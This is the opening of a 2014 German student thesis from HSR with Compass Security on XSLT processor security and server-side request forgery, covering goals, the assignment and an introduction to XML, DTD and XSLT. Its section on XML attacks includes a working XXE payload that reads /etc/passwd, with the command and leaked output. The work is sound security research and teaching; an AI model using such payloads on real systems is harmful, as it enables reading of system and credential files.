XSLT Processing Security and Server Side Request Forgeries

Analyse, Demonstration und Gegenmassnahmen

Studienarbeit
Herbstsemester 2014
Abteilung Informatik
Hochschule für Technik Rapperswil
http://www.hsr.ch/

Autoren: Emanuel Duss, Roland Bischofberger
Betreuung: Cyrill Brunschwiler
Projektpartner: Compass Security Schweiz AG
Arbeitsumfang: 8 ECTS bzw. 240 Arbeitsstunden pro Student
Arbeitsperiode: 15. September bis 19. Dezember 2014

Inhaltsverzeichnis

Teil I.

Einführung

1. Abstract

Die XSLT Prozessoren, welche XML Daten anhand einer XSL Datei in ein anderes Format (bspw. PDF, HTML oder SVG) transformieren, bieten mächtige Funktionen an. Einige davon stellen ein Sicherheitsrisiko dar. Unter anderem sind so genannte SSRF (Server Side Request Forgeries) Attacken möglich, die es einem Angreifer ermöglichen, Anfragen über ein verwundbaren Server an weitere Systeme weiterzuleiten. Bisher haben sich nur wenige Leute mit den Sicherheitsaspekten der XSLT Prozessoren beschäftigt.

Wir informierten uns über bestehende Schwachstellen von XSLT Prozessoren und studierten SSRF Angriffe. Mit unserem gewonnenen Wissen untersuchten wir die XSLT Prozessoren Xalan-J, Xalan-C, Saxon Home und Enterprise Edition, libxslt, MSXML 4.0 und 6.0 sowie .NET system.xml genauer auf sicherheitskritische Funktionen.

Dabei konnten wir Funktionen entdecken die,

- Code ausführen,
- Dateien lesen und schreiben,
- Netzwerk- und Datenbankzugriff ermöglichen oder
- Systeminformationen preisgeben.

Beispielsweise ist es möglich, mit einem verwundbaren XSLT Prozessor einen Portscan auf ein fremdes System durchzuführen.

Wir entwickelten aus den gefundenen Verwundbarkeiten Gegenmassnahmen für die einzelnen Prozessoren. Dabei stellten wir fest, dass sich nicht alle Sicherheitsmängel mit einer Konfiguration des Prozessors beheben lassen.

Um die Relevanz der gefundenen Verwundbarkeiten zu veranschaulichen, haben wir Angriffsszenarien beschrieben, welche einen möglichen Angriff veranschaulichen.

Die ganze Arbeit wurde mit einer Beispielapplikation samt Aufgabenstellung und Musterlösung abgerundet. Diese wird der Compass Security Schweiz AG zur Verfügung gestellt, damit die Aufgabe in das Portal http://hacking-lab.com eingepflegt werden kann und in Zukunft die Studenten der HSR diese Sachverhalte in den Informationssicherheits-Fächern auch trainieren können.

2. Management Summary

2.1. Ausgangslage

2.1.1. Grund der Projektlancierung

Daten können in XML Dateien strukturiert abgelegt werden. Diese XML Dateien können mittels der Programmiersprache XSL umstrukturiert oder in ein anderes Dateiformat umgewandelt werden. Diese Umwandlung nimmt der XSLT Prozessor vor. So können beispielsweise Adressen, welche in einer XML Datei vorliegen, über ein XSL in in Adressettiketten umgewandelt werden, welche als PDF ausgegeben werden. Der XSLT Prozessor wertet die Anweisungen der XSL Datei zur Umstrukturierung aus und gibt anschliessend die resultierende Datei aus.

Da XSL sehr mächtig ist, sind XSLT Prozessoren reich an Funktionen und bergen somit ein gewisses Sicherheitsrisiko. Unter anderem sind so genannte SSRF (Server Side Request Forgeries) Attacken möglich, die es einem Angreifer ermöglichen, Anfragen über ein verwundbaren Server an weitere Systeme weiterzuleiten. Dazu kommt hinzu, dass die Sicherheit der im Markt eingesetzten XSLT Prozessoren noch nicht sehr intensiv untersucht wurde.

Diese zwei Gründe haben den Anstoss gebracht um ein solches Projekt zu lancieren.

2.1.2. Projektziele

Ziel dieses Projektes ist es, uns in das Thema von XSLT und SSRF einzuarbeiten und danach einige bekannte XSLT Prozessoren auf sicherheitskritische Funktionen zu untersuchen.

Aus den Ergebnissen sollen Gegenmassnahmen beschrieben werden, um den Nutzern der Prozessoren eine Anleitung zu geben, wie diese sicher zu konfigurieren sind. Somit soll die Angriffsfläche von XSLT Prozessoren auf ein Minimum reduziert werden.

Zusätzlich zu den Gegenmassnahmen soll optional eine Beispielapplikation erstellt werden, welche die Auswirkungen eines nicht konfigurierten Prozessors zeigen soll.

2.1.3. Vergleichbare Projekte

Informationen in Bezug auf die Sicherheit der XSLT Prozessoren sind rar gesät. Fast alle Informationen wurden vom Franzosen, Nicolas Grégoire, recherchiert und dokumentiert. Es gibt bis anhin noch keine vergleichbare Übersicht über die Verwundbarkeiten und die entsprechenden Gegenmassnahmen.

2.2. Vorgehen

Um eine solide Grundlage für die Umsetzung des Projektes zu schaffen, wurden die Technologien XML, XSLT, SSRF und deren Möglichkeiten studiert. Die Ergebnisse aus dieser Studie konnten in allen darauf folgenden Schritten weiterverwendet werden.

Weiter mussten die vorhandenen Verwundbarkeiten gefunden und dokumentiert werden. Dabei wurden die Möglichkeiten von XSLT analysiert und mögliche Verwundbarkeiten dokumentiert. Daraus resultierte eine Liste von Verwundbarkeiten, welche in die Definition von Tests einfloss. Für jede Verwundbarkeit gibt es ein oder mehrere Tests, welche mit je einer XSL Datei pro Test abgedeckt wird. Somit können die Prozessoren effizient, nachvollziehbar und wiederholbar getestet werden.

Darauf folgend wurde für jeden Prozessor jeweils jeder Test durchgeführt, was zu dem Ergebnis führte ob ein gewisser Prozessor auf die getestete Verwundbarkeit anfällig ist. Die Ergebnisse aller Prozessoren wurden als übersichtliche Tabelle aufgelistet, damit man auf einen Blick die kritischen Funktionen erkennen kann.

Nun konnte aus den gefundenen Verwundbarkeiten exakte Gegenmassnahmen ausgearbeitet werden, welche nach Möglichkeit die Schliessung der Verwundbarkeiten zur Folge haben.

Schlussendlich wurde eine Beispielapplikation evaluiert und implementiert, welche die gravierenden Sicherheitslücken in der Standardkonfiguration von XSLT Prozessoren aufzeigt.

2.3. Ergebnisse

2.3.1. Resultat

Aus der Projektarbeit resultierten folgende Arbeitsergebnisse:

- Dokumentation der Grundlagen von XML, XSLT und SSRF
- Verwundbarkeiten ausgesuchter Prozessoren
- Gegenmassnahmen für die gefundenen Verwundbarkeiten
- Angrifsszenarien zur Veranschaulichung der Auswirkungen der Verwundbarkeiten
- Beispielanwendung, welche eine verwundbare Applikation darstellt

2.3.2. Zielerreichung

Im Projekt wurden alle als möglich bezeichneten Tätigkeiten, welche zu Beginn des Projektes in der Aufgabenstellung erwähnt wurden, durchgeführt. Daraus resultierten die zuvor genannten Arbeitsprodukte. Die Arbeit liefert einen guten Überblick über die Sicherheitsaspekte von XSLT Prozessoren im allgemeinen und geht dabei auch auf einzelne spezifische Produkte ein. Dabei wurde auch die empfohlene Konfiguration der einzelnen Prozessoren beleuchtet.

Die Arbeit liefert somit eine komplette und abgerundete Dokumentation der in der Aufgabenstellung geforderten Ergebnisse inklusive der in der Aufgabenstellung als optional definierte Beispielanwendung.

2.3.3. Erkenntnisse

Die wichtigste Erkenntnis war, dass XSLT eine sehr funktionsreiche und meist sehr unterschätzte Programmiersprache ist. Dies führt auch dazu, dass die Sicherheitsthematik bei den XSLT Prozessoren oft vernachlässigt wird.

Die Hersteller der XSLT Prozessoren verwenden unterschiedliche Standardeinstellungen und dokumentieren ihre Produkte sehr unterschiedlich. Einige Prozessoren sind sehr gut dokumentiert und andere wiederum sind gar nicht dokumentiert.

Wir konnten zudem feststellen, dass sich längst nicht alle sicherheitskritischen Funktionen bei allen Prozessoren deaktivieren lassen.

2.4. Ausblick

Für die Beispielapplikation erstellten wir eine Aufgabenstellung mit Musterlösung. So kann die Compass Security diese Applikation als Challgenge im Hacking-Lab aufschalten und die Probleme von XSLT und SSRF anhand einer kleinen Umgebung spielerisch vermitteln.

3. Aufgabenstellung

3.1. Einführung

XML Parser und XSLT Prozessoren verfügen über eine immense Anzahl von Funktionen. Diese Fülle von Funktionen birgt auch Risiken. So ist zum Beispiel die sogenannte XML External Entity Attacke (XXE) bereits in breiten Massen bekannt. Mit XXE können mittels XML Parser Portscans durchgeführt oder sogar Dateien (Dokumente, Konfigurationen oder Zertifikats- und Schlüsselmaterial) von Servern gestohlen werden. Im Rahmen von einschlägigen Konferenzen wurden nun weit spektakulärere Sachverhalte im Zusammenhang mit XSLT Prozessoren (Xalan und MSXML) vorgeführt. Im Rahmen einer Arbeit soll nun die Funktionsweise, Auswirkung, Detektion und Verhinderung dieser Angriffe etwas genauer beleuchtet werden.

3.2. Aufgabe

In dieser Arbeit sollen die theoretischen Hintergründe und zugehörige Versuchsaufbauten bzw. verwundbare Anwendungen und Beispielszenarien erarbeitet werden. Das Ziel besteht darin, dem Penetrationtester eine Vorgehensweise für Prüfungen im Themengebiet aufzuzeigen bzw. den Security-Studenten eine Plattfrom für das Training zu XSLT und SSRF Sicherheitsthemen bereitzustellen.

3.2.1. Mögliche Tätigkeiten

- Studium der bereits bekannten XXE Angriffen
- Studium vorhandener Unterlagen zu Server Side Request Forgery (SSRF)
- Erarbeitung einer Übersicht und Erklärung von bekannten Angriffsszenarien gegen XSLT Prozessoren
- Übersicht von verwundbaren XSLT Prozessoren evt. Identifikation neuer verwundbarer Libraries
- Beleuchtung vom Plattformabhängigkeiten (OS, Application Server, Libraries, Programmiersprache, . . .)
- Erstellung von Angriffs und Testszenarien für die Identifizierung von XSLT und SSRF Issues
- Formulierung von Gegenmassnahmen und Empfehlung zur Verhinderung der Angriffe
- Evt. Programmierung einer Beispielanwendung, welche die Identifizierten Schwachstellen beinhaltet
- Erstellung von Übungsaufgaben und Musterlösungen um die Angriffe und Abwehrmechanismen zu trainieren

3.2.2. Benötigtes Skillset

- Applizierung von bekannten Angriffs- und Abwehrkonzepten auf neue Technologien
- Eigenständige Erarbeitung von Know-how im Bereich Security und Beweis des Verständnisses derer durch die Realisierung eines oder mehrere PoCs

3.2.3. Vorgehen

Im Rahmen der allgemeinen Richtlinien zur Durchführung von Studien- und Bachelorarbeiten gemäss eigenem Projektmanagementplan. Dieser Projektmanagementplan ist als Erstes von den Studenten zu erstellen und enthält insbesondere:

- Die Beschreibung des dem Projektcharakter angepassten Vorgehensmodells.
- Eine erste Aufteilung der Aufgabe in gemeinsam und einzeln zu bearbeitende Teile unter Berücksichtigung der vorgegebenen Teilaspekte. Die genaue Aufteilung muss spätestens nach der Technologiestudie erfolgen.
- Den Projektplan (Zeitplan) und die Meilensteine.

3.2.4. Randbedingungen

- Wo möglich sollten Open Source Produkte eingesetzt werden
- Die entwickelten Serverteile sollten Plattform-Unabhängig betrieben werden können

3.2.5. Infrastruktur

Die Arbeiten werden auf den zugeteilten Rechnern an der HSR mit der Standardinstallation durchgeführt. Zusätzlich benötigte Software oder Hardware wird bei Bedarf und nach Rücksprache mit Compass Security zur Verfügung gestellt.

3.2.6. Erwartete Resultate

In elektronischer Form

- Installationskit (alle Dateien für eine Installation und Installationsanweisung)
- kompletter Source Code
- komplettes Use Cases und Success Scenarien resp. Musterlösungen
- alle Dokumente
- alle Protokolle

Auf Papier

Gemäss der Anleitung der HSR:
https://www.hsr.ch/Allgemeine-Infos-Diplom-Bach.4418.0.html.

Es muss aus den abgegebenen Dokumenten klar hervorgehen, wer für welchen Teil der Arbeit und der Dokumentation verantwortlich war.

3.3. Termine

3.3.1. Start/Ende

Gemäss Vorgabe der HSR:
https://www.hsr.ch/Termine-Bachelor-und-Studiena.5142.0.html.

3.3.2. Zeitplan und Meilensteine

Zeitplan und Meilensteine für das Projekt sind von den Studenten selber zu erarbeiten und zusammen mit dem Projektmanagementplan abzuliefern. Die Meilensteine sind bindend. Der erste Meilenstein ist vorgegeben. Mit den Betreuern werden regelmässige Sitzungen zur Fortschrittskontrolle durchgeführt.

Abgabetermin Projektmanagementplan mit Zeitplan: 7. Oktober 2013

3.3.3. Betreuung

Die Arbeiten werden durch Cyrill Brunschwiler betreut.

Cyrill Brunschwiler, Managing Director, Compass Security Schweiz AG

3.4. Referenzen

- Vorgaben HSR
  https://www.hsr.ch/Allgemeine-Infos-Diplom-Bach.4418.0.html
- SSRF Bible (a collection of SSRF vectors)
  https://docs.google.com/document/d/1v1TkWZtrhzRLy0bYXBcdLUedXGb9njTNIJXa3u9akHM/edit?pli=1
- Club Hack Magazine (a well distribute e-zine on penetration testing)
  http://www.chmag.in/article/may2013/owasp-skanda-%E2%80%93-ssrf-exploitation-framework
- XSLT Command Execution (a Canadian application pentesting company on cmd execution using XSLT)
  http://labs.securitycompass.com/tutorials/xslt-command-execution-exploit/
- From XSLT to Meterpreter Shell (how to pwn a box)
  http://www.agarri.fr/kom/archives/2012/07/02/from_xslt_code_execution_to_meterpreter_shells/index.html

Teil II.

Technischer Bericht

4. Einleitung und Übersicht

4.1. Problemstellung

Um das XML (Extensible Markup Language) Dateiformat in andere Dateiformate beziehungsweise in eine andere Struktur umzustrukturieren, kann die Programmiersprache XSL (Extensible Stylesheet Language) verwendet werden. XSLT (Extensible Stylesheet Language Transformation) Prozessoren, welche die Umformung anhand einer XSL Datei vornehmen, sind reich an Funktionen und wurden jedoch bis jetzt aus Sicht der IT-Security nur vereinzelt untersucht. Dies hat dazu geführt, dass dieses Projekt lanciert wurde.

4.2. Aufgabenstellung

In dieser Arbeit sollen die theoretischen Hintergründe und zugehörige Versuchsaufbauten bzw. verwundbare Anwendungen und Beispielszenarien erarbeitet werden. Das Ziel besteht darin, dem Penetrationtester eine Vorgehensweise für Prüfungen in diesem Themengebiet aufzuzeigen bzw. den Security-Studenten eine Plattfrom für das Training zu XSLT und SSRF (Server Side Request Forgery) Sicherheitsthemen bereitzustellen. Im Kapitel 3 ist die detaillierte Aufgabenstellung zu finden.

4.3. Inhalt dieses Berichts

Der Bericht ist in die folgenden Abschnitte unterteilt, welche nun kurz erläutert werden.

Unter „Einführung in XML und SSRF“ wird auf Technologien eingegangen, welche in dieser Arbeit benötigt wurden. Ausserdem wurden die identifizierten Angriffe auf XSLT in diesem Kapitel beschrieben.

In „Testen von XSLT Prozessoren“ haben wir Tests spezifiziert, mit welchen ausgewählte Prozessoren auf die zuvor identifizierten Verwundbarkeiten untersucht werden können.

Im Kapitel „Angriffsszenarien“ werden Szenarien beschrieben, wie ein Angreifer die real existierenden Verwundbarkeiten ausnutzen kann und welche Folgen dies haben könnte.

Unter „Gegenmassnahmen“ wird beschrieben, wie die identifizierten Schwachstellen allenfalls geschlossen werden können.

Um das Verständnis für die Verwundbarkeiten von XSLT Prozessoren zu verbessern, haben wir unter „Beispielanwendung“ eine Demoapplikation samt Hackingaufgabe und Musterlösung dokumentiert.

5. Einführung in die Technologien

5.1. XML (Extensible Markup Language)

XML ist eine Auszeichnungssprache zur Darstellung von hierarchisch strukturierten Daten. XML 1.0 wurde vom W3C im Jahr 1998 spezifiziert [69].

Hält eine XML Datei alle Regeln von XML ein, spricht man von einem wohlgeformten XML Dokument. Dazu gehört zum Beispiel die korrekte Verschachtelung der XML Tags oder die zwingende Setzung von Anführungszeichen um Attributswerte [71]. Hier ein Beispiel für ein wohlgeformtes XML Dokument:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE HSR:Beispiel SYSTEM "hsr_beispiel.dtd">
<!-- Das ist ein Kommentar -->
<HSR:Beispiel xmlns:HSR="http://hsr.ch">
  <HSR:Arbeit>Studienarbeit</HSR:Arbeit>
  <HSR:Semester>HS 2013</HSR:Semester>
  <HSR:Team>
    <HSR:Student id="stud-5">Emanuel Duss</HSR:Student>
    <HSR:Student id="stud-23">Roland Bischofberger</HSR:Student>
    <HSR:Dozent id="stud-42">Cyrill Brunschwiler</HSR:Dozent>
  </HSR:Team>
</HSR:Beispiel>
```

Listing 5.1: `beispiele/xml_einfuehrung/hsr_beispiel.xml`

In der ersten Zeile wird die XML Version und das Encoding der Datei angegeben. Danach erfolgt die Einbindung eines externen DTD (Document Type Definition) Dokuments, welches die Struktur der XML Datei beschreibt. Darauf folgt das Root-Element mit dem Namen `HSR:Beispiel`. Innerhalb dieses Root-Elements wird mit dem Attribut `xmlns` ein neuer Namespace `HSR` definiert. Namespaces werden benötigt, um die Einzigartigkeit von XML Tags zu garantieren. Jede XML Datei muss genau ein Root-Element enthalten. In das Root-Element werden weitere Elemente wie `HSR:Student` eingefügt, welche auch Attribute enthalten können. Diese Elemente können wiederholt auftreten.

Parsen von XML Dokumenten

XML Dokumente können auf zwei Arten geparst werden: Mittels DOM (Document Object Model) oder SAX (Simple API for XML). Mit DOM wird aus dem XML ein Baum mit Elementen generiert. Diese Elemente können Eigenschaften besitzen. Um den Baum zu erstellen, muss zuerst das gesamte Dokument geparst werden. Diese Methode nennt man auch Memory based. Mit SAX werden die XML Dokumente on-the-fly geparst. Der Parser benachrichtigt den Aufrufer, sobald er etwas gefunden hat. Diese Methode nennt man auch Event based. Bei der Verwendung von XSLT(Extensible Stylesheet Language Transformation) wird durch den Prozessor auch eine Baumstruktur wie bei DOM gebildet [63].

Anwendung von XML

Das Anwendungsgebiet von XML ist sehr gross. Viele Dateiformate und Standards wie zum Beispiel RSS, Office Open XML (Dateiformat von Microsoft Office), SVG oder viele Konfigurationsdateien basieren auf XML. XML wird auch oft für den Datenaustausch zwischen zwei Systemen verwendet, um eine einheitliche Schnittstelle zwischen zwei unterschiedlichen Systemen zu definieren.

5.2. DTD (Document Type Definition)

Eine DTD (Document Type Definition) Datei definiert das Aussehen und die Struktur eines XML Dokuments. Entspricht eine XML Datei den Regeln des DTD, spricht man von einem validem XML. Ein valides XML muss auch wohlgeformt sein. Listing 5.1 zeigt ein DTD Dokument passend zum XML Beispiel aus Listing 5.1.

```
<?xml version="1.0" encoding="UTF-8"?>
<!ATTLIST HSR:Beispiel xmlns:HSR CDATA #FIXED "http://hsr.ch">
<!ELEMENT HSR:Beispiel (HSR:Arbeit,HSR:Semester,HSR:Team)>
<!ELEMENT HSR:Arbeit (#PCDATA)>
<!ELEMENT HSR:Semester (#PCDATA)>
<!ELEMENT HSR:Team (HSR:Student+,HSR:Dozent)>
<!ELEMENT HSR:Student (#PCDATA)>
<!ELEMENT HSR:Dozent (#PCDATA)>
<!ATTLIST HSR:Student id ID #REQUIRED>
<!ATTLIST HSR:Dozent id ID #REQUIRED>
```

Listing 5.2: `beispiele/xml_einfuehrung/hsr_beispiel.dtd`

Mit der `<!ELEMENT>` Anweisung wird angegeben, welches Element welche Unterlemente enthalten darf. Sind mehrere Elemente erlaubt, wird der Eintrag mit einem + markiert. Entweder sind dies weitere XML Elemente oder ein Freitext (`#PCDATA`, Parsed Character Data). Mit der `<!ATTLIST>` Anweisung werden Attribute definiert [71]. So wird in der zweiten Zeile der `HSR` Namespace festgelegt [38].

Es ist auch möglich, die DTD direkt in einem XML mit der Syntax `<!DOCTYPE root-element [element-declarations]>` zu definieren. Dies wird inline DTD genannt [70].

Die Validität einer XML Datei kann beispielsweise mit dem Tool `xmllint` geprüft werden, welches `libxml2` als Parser verwendet. Ist das XML valid, ist der Rückgabewert (`$?`) von `xmllint` auf `0` gesetzt. In folgendem Listing wird die Validität von der XML Datei `hsr_beispiel.xml` geprüft:

```
$ xmllint --noout --valid hsr_beispiel.xml
$ echo $?
0
```

Listing 5.3: Prüfung einer XML Datei auf ihre Validität

Die XML Datei `hsr_beispiel.xml` ist somit nicht nur wohlgeformt, sondern auch valid.

5.3. XSLT (Extensible Stylesheet Language Transformation)

XSLT ist eine Sprache zur Transformation von XML Dokumenten. Ein XSLT Prozessor wandelt Eingabedaten in Form von XML mit Hilfe eines Stylesheets (XSL Datei genannt) in ein anderes Ausgabeforma wie Beispielsweise PDF (Portable Document Format, [45]), SVG (Scalable Vector Graphics, [66]) oder HTML (Hypertext Markup Language, [65]) um [63]. Dieses Vorgehen ist in der Abbildung 5.1 dargestellt:



Abbildung 5.1.: Funktionsweise eines XSLT Prozessors

Hier ein Beispiel eines XSL Stylesheets für unser Beispiel XML aus Listing 5.1:

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:HSR="http://hsr.ch">

  <xsl:output method="html"/>

  <xsl:template match="/">
    <xsl:apply-templates/> <!-- Template auf alle Kindknoten anwenden -->
  </xsl:template>

  <xsl:template match="HSR:Beispiel">
    <html>
      <body>
        <h1>HSR Arbeitsbeschreibung</h1>
        <h2>Arbeit</h2>
        <ul>
          <li>Arbeit: <xsl:value-of select="HSR:Arbeit"/></li>
```

```
          <li>Semester: <xsl:value-of select="HSR:Semester"/></li>
        </ul>
        <h2>Studenten</h2>
        <table border="1">
          <tr>
            <th>Name</th>
            <th>Id</th>
            <th>Rolle</th>
          </tr>
          <xsl:apply-templates select="/HSR:Beispiel/HSR:Team/HSR:Student">
            <xsl:sort select="."/>
          </xsl:apply-templates>
        </table>
        <h2>Dozent</h2>
        <ul>
          <li>
            <xsl:value-of select="/HSR:Beispiel/HSR:Team/HSR:Dozent"/>
            (<xsl:value-of select="/HSR:Beispiel/HSR:Team/HSR:Dozent/@id"/>)
          </li>
        </ul>
      </body>
    </html>
  </xsl:template>

  <xsl:template match="HSR:Student">
    <tr>
      <td><xsl:value-of select="."/></td>
      <td><xsl:value-of select="@id"/></td>
      <td>Student</td>
    </tr>
  </xsl:template>

</xsl:stylesheet>
```

Listing 5.4: `beispiele/xml_einfuehrung/hsr_beispiel.xsl`

Dieses Stylesheet kann mit einem XSLT Prozessor auf das XML angewendet werden. Als Beispiel dient das Tool `xsltproc`, welches `libxslt` als XSLT Prozessor verwendet. Der Standardoutput wird in die Datei `hsr_beispiel.html` umgeleitet um eine HTML Datei zu erzeugen.

```
$ xsltproc hsr_beispiel.xsl hsr_beispiel.xml > hsr_beispiel.html
```

Der XSLT Prozessor verarbeitet das XML Dokument mit den in der XSL Datei definierten Regeln. Abbildung 5.2 zeigt das Ergebnis im Webbrowser.



Abbildung 5.2.: `hsr_beispiel.html` im Webbrowser

5.4. Angriffe auf XML

XML Dateien werden typischerweise mit einem XML Parser verarbeitet. Diese Parser nehmen eine XML Datei als Input und verarbeiten diese nach vorgegebenen Regeln. Beispielsweise kann ein XML Parser überprüfen, ob ein XML wohlgeformt oder valid ist. Es gibt einige Angriffe auf diese XML Parser. Die bekannteste davon heisst XXE und wird folgend erläutert:

XXE (XML External Entity, CWE-611)

In XML gibt es so genannte Entitäten. Einer Entität wird ein bestimmter Wert zugewiesen, welcher beim Verwenden dieser Entität eingesetzt wird. Ein bekanntes Beispiel in XML oder auch HTML sind die Entitäten `>` und `<`, welche für die Zeichen > bzw. < stehen. Diese Zeichen kann man in XML nicht direkt verwenden, weil sie für die Strukturierung der Dokumente reserviert sind. Diese Entitäten können in einem DTD definiert werden und mittels `&name;` an beliebiger Position des Dokuments benutzt werden. Da die DTD auch inline, also direkt in einer XML Datei definiert werden kann, kann man in einer XML Datei selber solche Entitäten definieren [70].

Es ist auch möglich diesen Entitäten den Inhalt einer Datei zuzuweisen. Somit lassen sich weitere Dateien aus dem Dateisystem oder remote beispielsweise über HTTP nachladen [70]. Diese Attacke nennt sich XML External Entity (XXE) und hat den CWE Eintrag CWE-611 [32] erhalten.

Unser XML Dokument `hsr_beispiel.xml` aus Listing 5.1 wurde mit einem inline DTD ergäzt, welche zwei Entitäten definiert. Die eine definiert eine neue Entität für eine Grussformel (`gruss`) und die andere bindet die Datei `/etc/passwd` ein. Bei `file:///` sind drei Slashes nötig, zwei für den Schema Name und ein Slash für den ersten Slash im Pfad.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE HSR:Beispiel SYSTEM "hsr_beispiel.dtd" [
  <!ENTITY gruss "Freundlicher Gruss," >
  <!ENTITY passwd SYSTEM "file:///etc/passwd" >]>
<!-- Das ist ein Kommentar -->
<HSR:Beispiel xmlns:HSR="http://hsr.ch">
  <HSR:Arbeit>&passwd;</HSR:Arbeit> <!-- /etc/passwd file -->
  <HSR:Semester>&gruss; Emanuel und Roland</HSR:Semester> <!-- Grussformel -->
  <HSR:Team>
    <HSR:Student id="stud-5">Emanuel Duss</HSR:Student>
    <HSR:Student id="stud-23">Roland Bischofberger</HSR:Student>
    <HSR:Dozent id="stud-42">Cyrill Brunschwiler</HSR:Dozent>
  </HSR:Team>
</HSR:Beispiel>
```

Listing 5.5: `beispiele/xml_einfuehrung/hsr_beispiel_xxe.xml`

Wird jetzt eine Transformation des XML Dokuments durchgeführt, ersetzt der XML Parser die Entitäten mit den jeweiligen Werten. Im Listing 5.6 sieht man die Ausgabe, nachdem der XML Parser die Datei geparst hat. Der von `xsltproc` verwendete XML Parser ist `libxml2`.

```
$ xsltproc hsr_beispiel.xsl hsr_beispiel_xxe.xml
<html xmlns:HSR="http://hsr.ch"><body>
<h1>HSR Arbeitsbeschreibung</h1>
<h2>Arbeit</h2>
<ul>
<li>Arbeit: root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
daemon:x:2:2:daemon:/sbin:/bin/false
mail:x:8:12:mail:/var/spool/mail:/bin/false
ftp:x:14:11:ftp:/srv/ftp:/bin/false
http:x:33:33:http:/srv/http:/bin/false
uuidd:x:68:68:uuidd:/:/sbin/nologin
dbus:x:81:81:dbus:/:/sbin/nologin
nobody:x:99:99:nobody:/:/bin/false
avahi:x:84:84:avahi:/:/bin/false
emanuel:x:1000:100::/home/emanuel:/bin/bash
polkitd:x:102:102:Policy Kit Daemon:/:/bin/false
git:x:999:999:git daemon user:/:/bin/bash
[...]
</li>
<li>Semester: Freundlicher Gruss, Emanuel und Roland</li>
</ul>
[...]
```

Listing 5.6: Ausgabe des XXE Angriffes

Wie man im Listing 5.6 sieht, wurde die Entität `&passwd;` durch den Inhalt der Datei `/etc/passwd` und die Entität `&gruss;` durch die definierte Grussformel ersetzt.

